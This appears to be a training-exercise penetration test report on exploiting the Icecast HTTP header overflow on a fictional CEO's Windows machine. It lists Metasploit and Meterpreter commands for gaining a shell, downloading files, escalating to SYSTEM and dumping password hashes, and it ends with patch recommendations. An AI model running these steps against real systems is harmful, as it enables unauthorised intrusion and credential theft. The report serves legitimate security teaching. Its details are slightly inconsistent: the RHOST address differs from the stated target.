GoodSecurity Penetration Test Report

[Chadwick Spencer @GoodSecurity.com](mailto:YOURNAMEHERE@GoodSecurity.com)

18 January 2021

# High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, like those of a hacker and attempt to infiltrate Hans’ computer and determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software and find the secret recipe file on Hans’ computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were

identified on Hans’ desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting a program that had major vulnerabilities. The details of the attack can be found in the ‘Findings’ category.

# Findings

**Machine IP:**

192.168.0.20

**Hostname:**

MSEDGEWIN10

**Vulnerability Exploited:**

Icecast HTTP Header Overwrite

**Vulnerability Explanation:**

The Icecast Header Overwrite vulnerability that allows for a buffer overflow on Windows operating systems when the Icecast streaming application is in use. It is caused by improper bounds checking of user-supplied input when processing HTTP headers. When 32 or more headers are sent in an HTTP request to Icecast a situation exists where an attacker can create a buffer overflow and execute code on the system.

Some actions that can be executed remotely include:

* + File discovery and exfiltration
  + User Enumeration
  + System Enumeration
  + Privilege escalation to NT AUTHORITY\SYSTEM
  + Credential theft

**Severity:**

The Icecast Header Overwrite vulnerability has a CVSS score of 7.5 and is of High severity.

**Proof of Concept:**

Perform Nmap service and version scan using the following command:

Nmap -sV -O 192.168.0.20

Text

Description automatically generated

Search for Icecast exploits using SearchSploit with the following command:

Searchsploit -t icecast

Text

Description automatically generated

Used Metasploit to search for Icecast modules with the command:

Search icecastText

Description automatically generated

Identified exploit/windows/http/icecast\_header and loaded the exploit using the command:

Use exploit/windows/http/icecast\_header

Text

Description automatically generated

Set RHOST to that the IP address of the target machine using:

set RHOST 192.168.0.8

Text

Description automatically generated

Review options for the exploit are satisfied using:


show options

Executed the exploit using the run command for exploit/windows/http/icecast\_header using:

runText

Description automatically generated

Access was verified by invoking a shell on the victim machine.



Once the exploit was executed and access verified it was possible to search for and download the following files:


Secretfile.txt


Recipe.txt

The following commands were used to find and download secretfile.txt

Search -f \*secretfile\*.txt

Download c:\\Users\\IEUser\\Documents\\user.secretfile.txt






Recipe.txt was located and downloaded using:

Search -f \*recipe\*.txt

Download c:\\Users\\IEUser\\Documents\\Drinks.recipe.txt



Additional exploits were researched using Meterpreter’s exploit suggester command:

Run post/multi/recon/local\_exploit\_suggester SHOWDESCRIPTION = true

Suggestions were:

Windows/local/ikeext\_service

Windows/local/ms16\_075\_refelction

Text

Description automatically generated

The system was not vulnerable to these exploits.

Enumeration of logged on users was performed using the following Meterpreter post script:

run post/windows/gather/enum\_logged\_on\_users

Text

Description automatically generated

System information was gathered by invoking a Meterpeter shell and executing the demonstrated commands.

User accounts were acquired using the command:

Net userText

Description automatically generated

Escalation to NT AUTHORITY\SYSTEM was performed using:

getsystemText

Description automatically generated

User password hashes were acquired using:

hashdumpA picture containing text

Description automatically generated

Scheduled tasks were discovered using the command:

Schtasks /query /fo LIST /v |moreText

Description automatically generated

Installed drives were discovered using the command:

driverqueryA picture containing graphical user interface

Description automatically generated

System information for the target computer was acquired using:

sysinfo

Text

Description automatically generated with low confidence

# Recommendations

GoodSecurity recommends GoodCorp upgrade to the latest version of Icecast (2.0.2 or later) to mitigate the Icecast HTTP Header Overwrite vulnerability found on Hans Gruber, CEO’s computer to prevent data and credential exfiltration as well as remote code execution. The latest version can be downloaded from the Icecast website (https://icecast.org/download/).

# References

<https://exchange.xforce.ibmcloud.com/vulnerabilities/17538>

<https://vulners.com/metasploit/MSF:EXPLOIT/WINDOWS/HTTP/ICECAST_HEADER/>